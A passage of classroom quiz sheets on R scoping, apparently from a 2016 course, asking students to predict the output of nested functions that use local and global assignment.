(function(X) {
 X <- X+50
 cat('a42=' ,X, '\n')
 (function(X) { X <<- X+400}) (X+8)
 cat('b42=' ,X, '\n')
 X <<- X + 3000
 cat('c42=' ,X, '\n')
}) (X=X+6)
cat('d42=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q43. Write the output of:

```
X <- 3
(function(X) {
 X <- X+60
 cat('a43=' ,X, '\n')
 (function(X) { X <<- X+600}) (X+4)
 cat('b43=' ,X, '\n')
 X <<- X + 6000
 cat('c43=' ,X, '\n')
}) (X=X+3)
cat('d43=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q44. Write the output of:

```
X <- 2
(function(X) {
 X <- X+90
 cat('a44=' ,X, '\n')
 (function(X) { X <<- X+600}) (X+9)
 cat('b44=' ,X, '\n')
 X <<- X + 4000
 cat('c44=' ,X, '\n')
}) (X=X+10)
cat('d44=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q45. Write the output of:

```
X <- 8
(function(X) {
 X <- X+80
 cat('a45=' ,X, '\n')
 (function(X) { X <<- X+1000}) (X+4)
 cat('b45=' ,X, '\n')
 X <<- X + 6000
 cat('c45=' ,X, '\n')
}) (X=X+9)
cat('d45=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

```
Name: _____ Roll:_____
Quiz2, Date: 13/11/2016
2 marks/question, total 10 mark.
by moshahmed@gmail
```

# Q46. Write the output of:

```
X <- 2
(function(X) {
 X <- X+30
 cat('a46=' ,X, '\n')
 (function(X) { X <<- X+400}) (X+2)
 cat('b46=' ,X, '\n')
 X <<- X + 10000
 cat('c46=' ,X, '\n')
}) (X=X+4)
cat('d46=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q47. Write the output of:

```
X <- 6
(function(X) {
 X <- X+20
 cat('a47=' ,X, '\n')
 (function(X) { X <<- X+700}) (X+9)
 cat('b47=' ,X, '\n')
 X <<- X + 3000
 cat('c47=' ,X, '\n')
}) (X=X+6)
cat('d47=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q48. Write the output of:

```
X <- 10
(function(X) {
 X <- X+60
 cat('a48=' ,X, '\n')
 (function(X) { X <<- X+1000}) (X+3)
 cat('b48=' ,X, '\n')
 X <<- X + 3000
 cat('c48=' ,X, '\n')
}) (X=X+2)
cat('d48=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q49. Write the output of:

```
X <- 9
(function(X) {
 X <- X+60
 cat('a49=' ,X, '\n')
 (function(X) { X <<- X+700}) (X+6)
 cat('b49=' ,X, '\n')
 X <<- X + 10000
 cat('c49=' ,X, '\n')
}) (X=X+8)
cat('d49=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q50. Write the output of:

```
X <- 6
(function(X) {
 X <- X+20
 cat('a50=' ,X, '\n')
 (function(X) { X <<- X+1000}) (X+1)
 cat('b50=' ,X, '\n')
 X <<- X + 4000
 cat('c50=' ,X, '\n')
}) (X=X+1)
cat('d50=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

```
Name: _____ Roll:_____
Quiz2, Date: 13/11/2016
2 marks/question, total 10 mark.
by moshahmed@gmail
```

# Q51. Write the output of:

```
X <- 1
(function(X) {
 X <- X+80
 cat('a51=' ,X, "\n")
 (function(X) { X <<- X+200}) (X+1)
 cat('b51=' ,X, "\n")
 X <<- X + 6000
 cat('c51=' ,X, "\n")
}) (X=X+10)
cat('d51=' ,X, "\n")
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q52. Write the output of:

```
X <- 7
(function(X) {
 X <- X+60
 cat('a52=' ,X, "\n")
 (function(X) { X <<- X+500}) (X+2)
 cat('b52=' ,X, "\n")
 X <<- X + 2000
 cat('c52=' ,X, "\n")
}) (X=X+5)
cat('d52=' ,X, "\n")
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q53. Write the output of:

```
X <- 10
(function(X) {
 X <- X+100
 cat('a53=' ,X, "\n")
 (function(X) { X <<- X+500}) (X+1)
 cat('b53=' ,X, "\n")
 X <<- X + 2000
 cat('c53=' ,X, "\n")
}) (X=X+6)
cat('d53=' ,X, "\n")
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q54. Write the output of:

```
X <- 5
(function(X) {
 X <- X+90
 cat('a54=' ,X, "\n")
 (function(X) { X <<- X+300}) (X+6)
 cat('b54=' ,X, "\n")
 X <<- X + 4000
 cat('c54=' ,X, "\n")
}) (X=X+10)
cat('d54=' ,X, "\n")
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q55. Write the output of:

```
X <- 1
(function(X) {
 X <- X+90
 cat('a55=' ,X, "\n")
 (function(X) { X <<- X+1000}) (X+7)
 cat('b55=' ,X, "\n")
 X <<- X + 2000
 cat('c55=' ,X, "\n")
}) (X=X+1)
cat('d55=' ,X, "\n")
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

```
Name: _____ Roll:_____
Quiz2, Date: 13/11/2016
2 marks/question, total 10 mark.
by moshahmed@gmail
```

# Q56. Write the output of:

```
X <- 6
(function(X) {
 X <- X+70
 cat('a56=' ,X, '\n')
 (function(X) { X <<- X+100}) (X+7)
 cat('b56=' ,X, '\n')
 X <<- X + 10000
 cat('c56=' ,X, '\n')
}) (X=X+8)
cat('d56=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q57. Write the output of:

```
X <- 8
(function(X) {
 X <- X+30
 cat('a57=' ,X, '\n')
 (function(X) { X <<- X+500}) (X+7)
 cat('b57=' ,X, '\n')
 X <<- X + 2000
 cat('c57=' ,X, '\n')
}) (X=X+10)
cat('d57=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q58. Write the output of:

```
X <- 6
(function(X) {
 X <- X+90
 cat('a58=' ,X, '\n')
 (function(X) { X <<- X+400}) (X+7)
 cat('b58=' ,X, '\n')
 X <<- X + 10000
 cat('c58=' ,X, '\n')
}) (X=X+2)
cat('d58=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q59. Write the output of:

```
X <- 1
(function(X) {
 X <- X+80
 cat('a59=' ,X, '\n')
 (function(X) { X <<- X+100}) (X+7)
 cat('b59=' ,X, '\n')
 X <<- X + 6000
 cat('c59=' ,X, '\n')
}) (X=X+10)
cat('d59=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q60. Write the output of:

```
X <- 2
(function(X) {
 X <- X+50
 cat('a60=' ,X, '\n')
 (function(X) { X <<- X+900}) (X+2)
 cat('b60=' ,X, '\n')
 X <<- X + 2000
 cat('c60=' ,X, '\n')
}) (X=X+6)
cat('d60=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

```
Name: _____ Roll:_____
Quiz2, Date: 13/11/2016
2 marks/question, total 10 mark.
by moshahmed@gmail
```

# Q61. Write the output of:

```
X <- 3
(function(X) {
 X <- X+100
 cat('a61=' ,X, '\n')
 (function(X) { X <<- X+200}) (X+6)
 cat('b61=' ,X, '\n')
 X <<- X + 9000
 cat('c61=' ,X, '\n')
}) (X=X+6)
cat('d61=' ,X, '\n')

Answer (a,b,c,d)=(_____ ; _____ ; _____ ; _____)
```

# Q62. Write the output of:

```
X <- 6
(function(X) {
 X <- X+20
 cat('a62=' ,X, '\n')
 (function(X) { X <<- X+200}) (X+4)
 cat('b62=' ,X, '\n')
 X <<- X + 7000
 cat('c62=' ,X, '\n')
}) (X=X+4)
cat('d62=' ,X, '\n')

Answer (a,b,c,d)=(_____ ; _____ ; _____ ; _____)
```

# Q63. Write the output of:

```
X <- 3
(function(X) {
 X <- X+90
 cat('a63=' ,X, '\n')
 (function(X) { X <<- X+100}) (X+4)
 cat('b63=' ,X, '\n')
 X <<- X + 8000
 cat('c63=' ,X, '\n')
}) (X=X+2)
cat('d63=' ,X, '\n')

Answer (a,b,c,d)=(_____ ; _____ ; _____ ; _____)
```

# Q64. Write the output of:

```
X <- 1
(function(X) {
 X <- X+100
 cat('a64=' ,X, '\n')
 (function(X) { X <<- X+100}) (X+5)
 cat('b64=' ,X, '\n')
 X <<- X + 5000
 cat('c64=' ,X, '\n')
}) (X=X+5)
cat('d64=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q65. Write the output of:

```
X <- 5
(function(X) {
 X <- X+80
 cat('a65=' ,X, '\n')
 (function(X) { X <<- X+600}) (X+4)
 cat('b65=' ,X, '\n')
 X <<- X + 3000
 cat('c65=' ,X, '\n')
}) (X=X+10)
cat('d65=' ,X, '\n')

Answer (a,b,c,d)=(_____ ; _____ ; _____ ; _____)
```

```
Name: _____ Roll:_____
Quiz2, Date: 13/11/2016
2 marks/question, total 10 mark.
by moshahmed@gmail
```

# Q66. Write the output of:

```
X <- 7
(function(X) {
 X <- X+80
 cat('a66=' ,X, "\n")
 (function(X) { X <<- X+800}) (X+5)
 cat('b66=' ,X, "\n")
 X <<- X + 6000
 cat('c66=' ,X, "\n")
}) (X=X+10)
cat('d66=' ,X, "\n")
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q67. Write the output of:

```
X <- 7
(function(X) {
 X <- X+100
 cat('a67=' ,X, "\n")
 (function(X) { X <<- X+200}) (X+7)
 cat('b67=' ,X, "\n")
 X <<- X + 7000
 cat('c67=' ,X, "\n")
}) (X=X+1)
cat('d67=' ,X, "\n")
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q68. Write the output of:

```
X <- 10
(function(X) {
 X <- X+50
 cat('a68=' ,X, "\n")
 (function(X) { X <<- X+400}) (X+5)
 cat('b68=' ,X, "\n")
 X <<- X + 4000
 cat('c68=' ,X, "\n")
}) (X=X+2)
cat('d68=' ,X, "\n")
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q69. Write the output of:

```
X <- 9
(function(X) {
 X <- X+90
 cat('a69=' ,X, "\n")
 (function(X) { X <<- X+100}) (X+3)
 cat('b69=' ,X, "\n")
 X <<- X + 10000
 cat('c69=' ,X, "\n")
}) (X=X+6)
cat('d69=' ,X, "\n")
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q70. Write the output of:

```
X <- 10
(function(X) {
 X <- X+60
 cat('a70=' ,X, "\n")
 (function(X) { X <<- X+900}) (X+8)
 cat('b70=' ,X, "\n")
 X <<- X + 5000
 cat('c70=' ,X, "\n")
}) (X=X+6)
cat('d70=' ,X, "\n")
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

```
Name: _____ Roll:_____
Quiz2, Date: 13/11/2016
2 marks/question, total 10 mark.
by moshahmed@gmail
```

# Q71. Write the output of:

```
X <- 3
(function(X) {
 X <- X+80
 cat('a71=' ,X, '\n')
 (function(X) { X <<- X+400}) (X+2)
 cat('b71=' ,X, '\n')
 X <<- X + 2000
 cat('c71=' ,X, '\n')
}) (X=X+2)
cat('d71=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q72. Write the output of:

```
X <- 5
(function(X) {
 X <- X+100
 cat('a72=' ,X, '\n')
 (function(X) { X <<- X+400}) (X+6)
 cat('b72=' ,X, '\n')
 X <<- X + 3000
 cat('c72=' ,X, '\n')
}) (X=X+8)
cat('d72=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q73. Write the output of:

```
X <- 8
(function(X) {
 X <- X+90
 cat('a73=' ,X, '\n')
 (function(X) { X <<- X+1000}) (X+9)
 cat('b73=' ,X, '\n')
 X <<- X + 8000
 cat('c73=' ,X, '\n')
}) (X=X+9)
cat('d73=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q74. Write the output of:

```
X <- 5
(function(X) {
 X <- X+40
 cat('a74=' ,X, '\n')
 (function(X) { X <<- X+700}) (X+8)
 cat('b74=' ,X, '\n')
 X <<- X + 1000
 cat('c74=' ,X, '\n')
}) (X=X+3)
cat('d74=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q75. Write the output of:

```
X <- 3
(function(X) {
 X <- X+60
 cat('a75=' ,X, '\n')
 (function(X) { X <<- X+1000}) (X+7)
 cat('b75=' ,X, '\n')
 X <<- X + 1000
 cat('c75=' ,X, '\n')
}) (X=X+2)
cat('d75=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

```
Name: _____ Roll:_____
Quiz2, Date: 13/11/2016
2 marks/question, total 10 mark.
by moshahmed@gmail
```

# Q76. Write the output of:

```
X <- 5
(function(X) {
 X <- X+90
 cat('a76=' ,X, '\n')
 (function(X) { X <<- X+800}) (X+4)
 cat('b76=' ,X, '\n')
 X <<- X + 7000
 cat('c76=' ,X, '\n')
}) (X=X+10)
cat('d76=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q77. Write the output of:

```
X <- 3
(function(X) {
 X <- X+60
 cat('a77=' ,X, '\n')
 (function(X) { X <<- X+500}) (X+3)
 cat('b77=' ,X, '\n')
 X <<- X + 5000
 cat('c77=' ,X, '\n')
}) (X=X+9)
cat('d77=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q78. Write the output of:

```
X <- 7
(function(X) {
 X <- X+100
 cat('a78=' ,X, '\n')
 (function(X) { X <<- X+1000}) (X+1)
 cat('b78=' ,X, '\n')
 X <<- X + 10000
 cat('c78=' ,X, '\n')
}) (X=X+9)
cat('d78=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q79. Write the output of:

```
X <- 9
(function(X) {
 X <- X+40
 cat('a79=' ,X, '\n')
 (function(X) { X <<- X+800}) (X+3)
 cat('b79=' ,X, '\n')
 X <<- X + 4000
 cat('c79=' ,X, '\n')
}) (X=X+10)
cat('d79=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q80. Write the output of:

```
X <- 4
(function(X) {
 X <- X+100
 cat('a80=' ,X, '\n')
 (function(X) { X <<- X+700}) (X+5)
 cat('b80=' ,X, '\n')
 X <<- X + 7000
 cat('c80=' ,X, '\n')
}) (X=X+10)
cat('d80=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

```
Name: _____ Roll:_____
Quiz2, Date: 13/11/2016
2 marks/question, total 10 mark.
by moshahmed@gmail
```

# Q81. Write the output of:

```
X <- 3
(function(X) {
 X <- X+50
 cat('a81=' ,X, '\n')
 (function(X) { X <<- X+100}) (X+6)
 cat('b81=' ,X, '\n')
 X <<- X + 10000
 cat('c81=' ,X, '\n')
}) (X=X+9)
cat('d81=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q82. Write the output of:

```
X <- 4
(function(X) {
 X <- X+60
 cat('a82=' ,X, '\n')
 (function(X) { X <<- X+700}) (X+1)
 cat('b82=' ,X, '\n')
 X <<- X + 6000
 cat('c82=' ,X, '\n')
}) (X=X+1)
cat('d82=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q83. Write the output of:

```
X <- 6
(function(X) {
 X <- X+100
 cat('a83=' ,X, '\n')
 (function(X) { X <<- X+1000}) (X+7)
 cat('b83=' ,X, '\n')
 X <<- X + 2000
 cat('c83=' ,X, '\n')
}) (X=X+4)
cat('d83=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q84. Write the output of:

```
X <- 9
(function(X) {
 X <- X+80
 cat('a84=' ,X, '\n')
 (function(X) { X <<- X+200}) (X+2)
 cat('b84=' ,X, '\n')
 X <<- X + 8000
 cat('c84=' ,X, '\n')
}) (X=X+5)
cat('d84=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q85. Write the output of:

```
X <- 10
(function(X) {
 X <- X+30
 cat('a85=' ,X, '\n')
 (function(X) { X <<- X+100}) (X+4)
 cat('b85=' ,X, '\n')
 X <<- X + 8000
 cat('c85=' ,X, '\n')
}) (X=X+7)
cat('d85=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

```
Name: _____ Roll:_____
Quiz2, Date: 13/11/2016
2 marks/question, total 10 mark.
by moshahmed@gmail.com
```

# Q86. Write the output of:

```
X <- 4
(function(X) {
 X <- X+10
 cat('a86=' ,X, "\n")
 (function(X) { X <<- X+300}) (X+4)
 cat('b86=' ,X, "\n")
 X <<- X + 7000
 cat('c86=' ,X, "\n")
}) (X=X+10)
cat('d86=' ,X, "\n")
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q87. Write the output of:

```
X <- 9
(function(X) {
 X <- X+100
 cat('a87=' ,X, "\n")
 (function(X) { X <<- X+800}) (X+6)
 cat('b87=' ,X, "\n")
 X <<- X + 6000
 cat('c87=' ,X, "\n")
}) (X=X+5)
cat('d87=' ,X, "\n")
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q88. Write the output of:

```
X <- 2
(function(X) {
 X <- X+100
 cat('a88=' ,X, "\n")
 (function(X) { X <<- X+300}) (X+8)
 cat('b88=' ,X, "\n")
 X <<- X + 4000
 cat('c88=' ,X, "\n")
}) (X=X+8)
cat('d88=' ,X, "\n")
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q89. Write the output of:

```
X <- 9
(function(X) {
 X <- X+30
 cat('a89=' ,X, "\n")
 (function(X) { X <<- X+600}) (X+4)
 cat('b89=' ,X, "\n")
 X <<- X + 3000
 cat('c89=' ,X, "\n")
}) (X=X+3)
cat('d89=' ,X, "\n")
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q90. Write the output of:

```
X <- 8
(function(X) {
 X <- X+100
 cat('a90=' ,X, "\n")
 (function(X) { X <<- X+200}) (X+7)
 cat('b90=' ,X, "\n")
 X <<- X + 2000
 cat('c90=' ,X, "\n")
}) (X=X+6)
cat('d90=' ,X, "\n")
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

```
Name: _____ Roll:_____
Quiz2, Date: 13/11/2016
2 marks/question, total 10 mark.
by moshahmed@gmail
```

# Q91. Write the output of:

```
X <- 4
(function(X) {
 X <- X+90
 cat('a91=' ,X, '\n')
 (function(X) { X <<- X+100}) (X+2)
 cat('b91=' ,X, '\n')
 X <<- X + 8000
 cat('c91=' ,X, '\n')
}) (X=X+10)
cat('d91=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q92. Write the output of:

```
X <- 6
(function(X) {
 X <- X+70
 cat('a92=' ,X, '\n')
 (function(X) { X <<- X+400}) (X+4)
 cat('b92=' ,X, '\n')
 X <<- X + 5000
 cat('c92=' ,X, '\n')
}) (X=X+6)
cat('d92=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q93. Write the output of:

```
X <- 10
(function(X) {
 X <- X+20
 cat('a93=' ,X, '\n')
 (function(X) { X <<- X+900}) (X+8)
 cat('b93=' ,X, '\n')
 X <<- X + 5000
 cat('c93=' ,X, '\n')
}) (X=X+7)
cat('d93=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q94. Write the output of:

```
X <- 9
(function(X) {
 X <- X+80
 cat('a94=' ,X, '\n')
 (function(X) { X <<- X+700}) (X+2)
 cat('b94=' ,X, '\n')
 X <<- X + 6000
 cat('c94=' ,X, '\n')
}) (X=X+9)
cat('d94=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q95. Write the output of:

```
X <- 5
(function(X) {
 X <- X+100
 cat('a95=' ,X, '\n')
 (function(X) { X <<- X+500}) (X+3)
 cat('b95=' ,X, '\n')
 X <<- X + 4000
 cat('c95=' ,X, '\n')
}) (X=X+7)
cat('d95=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

```
Name: _____ Roll:_____
Quiz2, Date: 13/11/2016
2 marks/question, total 10 mark.
by moshahmed@gmail
```

# Q96. Write the output of:

```
X <- 4
(function(X) {
 X <- X+60
 cat('a96=' ,X, '\n')
 (function(X) { X <<- X+200}) (X+6)
 cat('b96=' ,X, '\n')
 X <<- X + 5000
 cat('c96=' ,X, '\n')
}) (X=X+1)
cat('d96=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q97. Write the output of:

```
X <- 10
(function(X) {
 X <- X+70
 cat('a97=' ,X, '\n')
 (function(X) { X <<- X+200}) (X+7)
 cat('b97=' ,X, '\n')
 X <<- X + 5000
 cat('c97=' ,X, '\n')
}) (X=X+5)
cat('d97=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q98. Write the output of:

```
X <- 7
(function(X) {
 X <- X+20
 cat('a98=' ,X, '\n')
 (function(X) { X <<- X+1000}) (X+9)
 cat('b98=' ,X, '\n')
 X <<- X + 10000
 cat('c98=' ,X, '\n')
}) (X=X+1)
cat('d98=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q99. Write the output of:

```
X <- 7
(function(X) {
 X <- X+40
 cat('a99=' ,X, '\n')
 (function(X) { X <<- X+300}) (X+7)
 cat('b99=' ,X, '\n')
 X <<- X + 4000
 cat('c99=' ,X, '\n')
}) (X=X+6)
cat('d99=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

# Q100. Write the output of:

```
X <- 2
(function(X) {
 X <- X+50
 cat('a100=' ,X, '\n')
 (function(X) { X <<- X+100}) (X+5)
 cat('b100=' ,X, '\n')
 X <<- X + 9000
 cat('c100=' ,X, '\n')
}) (X=X+1)
cat('d100=' ,X, '\n')
```

# Answer (a,b,c,d)=(\_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_ ; \_\_\_\_\_)

```
P1 Quiz3, 26/11/2016, Name: _____
```

```
#Q1. What is the output of:
Singe function, lexical scoping
x <- 2
f <- function() { x + 2 }
x <- 5
cat("Answer_1 f()=",f(),"\n",sep="")

Answer_1 _____

#Q2. What is the output of:
Double nested identity function/g
x <- 2
g <- function() { function() x }
x <- 5
cat("Answer_2 g()()=",g()(),"\n",sep="")

Answer_2 _____

#Q3. What is the output of:
Double nested arg identity function/t
x <- 3
t <- function(x) { function(x) x }
x <- 1
cat("Answer_3
t(x)(x)=",t(x)(x),"\\n",sep="")

Answer_3 _____

#Q4. What is the output of:
Double nested function/h
x <- 5; y <- 5
h <- function(x) { x <- x; function()
x+y }
x <- 0; y <- 3
cat("Answer_4
h(5)()",h(5()),"\n",sep="")

Answer_4 _____

#Q5. What is the output of:
Double nested function/n
x <- 3; y <- 3; z <- 3
n <- function(x) { y <- x; function(z)
x+y+z }
x <- 0; y <- 3; z <- 5
cat("Answer_5
n(y)(z)=",n(y)(z),"\\n",sep="")

Answer_5 _____

#Q6. What is the output of:
Triple nested function/k
k <- function(x) {
 k <- function(x) {
 k <- function(k) { k + 1 }
 k(x) + 3
 }
 k(x) + 1
}
cat("Answer_6 k(2)=",k(2),"\\n",sep="")
```

```
Answer_6 _____
```

```
#Q7. What is the output of:
Compare <- vs inner <<-
x <- 3
n <- function(x){ x<-x+1 }
cat("Answer_7 n(2)=",n(2),'\n',sep="")

Answer_7 _____

#Q8. What is the output of:
Global modified, local returned.
x <- 4
m <- function(x){ x<<-x+5; x }
cat("Answer_8 m(2)=",m(2),'\n',sep="")

Answer_8 _____

#Q9. What is the output of:
Compare <- vs double nested <<-
x <- 3; y <- 0; z <- 3
k <- function(x) {
 x <- 2; y <- 2
 k <- function(x) {
 x <- 5; y <- 5
 k <- function(k) { k ^ 2 + z }
 k(x) + 2 + z
 }
 k(x) * 5 + z
}
cat("Answer_9 k(3)=",k(3),"\n",sep="")

Answer_9 _____

#Q10. What is the output of:
Inner closure
x <- 4; y <- 4; z <- 1
k <- function(x) {
 k <- function(x) {
 x <<- 2; y <<- 1; z <<- 2
 p <- function(y) { y * 10 }
 p(x) + 4
 }
 k(x) * z
}
cat("Answer_10 k(1)=",k(1),"\n",sep="")

Answer_10 _____
```

```
P2 Quiz3, 26/11/2016, Name: _____
```

```
#Q11. What is the output of:
Singe function, lexical scoping
x <- 1
f <- function() { x + 0 }
x <- 1
cat("Answer_11 f()=",f(),"\n",sep="")

Answer_11 _____
```

```
#Q12. What is the output of:
Double nested identity function/g
x <- 3
g <- function() { function() x }
x <- 3
cat("Answer_12 g()()=",g()(),"\n",sep="")
```

```
Answer_12 _____
```

```
#Q13. What is the output of:
Double nested arg identity function/t
x <- 4
t <- function(x) { function(x) x }
x <- 2
cat("Answer_13
t(x)(x)=",t(x)(x),"\\n",sep="")
```

```
Answer_13 _____
```

```
#Q14. What is the output of:
Double nested function/h
x <- 0; y <- 0
h <- function(x) { x <- x; function()
x+y }
x <- 5; y <- 4
cat("Answer_14
h(0)()",h(0()),"\n",sep="")
```

```
Answer_14 _____
```

```
#Q15. What is the output of:
Double nested function/n
x <- 5; y <- 5; z <- 5
n <- function(x) { y <- x; function(z)
x+y+z }
x <- 0; y <- 5; z <- 2
cat("Answer_15
n(y)(z)=",n(y)(z),"\\n",sep="")
```

```
Answer_15 _____
```

```
#Q16. What is the output of:
Triple nested function/k
k <- function(x) {
 k <- function(x) {
 k <- function(k) { k + 1 }
 k(x) + 1
 }
 k(x) + 1
}
cat("Answer_16 k(1)=",k(1),"\\n",sep="")
```

```
Answer_16 _____
```

```
#Q17. What is the output of:
Compare <- vs inner <<-
x <- 5
n <- function(x){ x<-x+4 }
cat("Answer_17 n(1)=",n(1),'\n',sep="")
```

```
Answer_17 _____
```

```
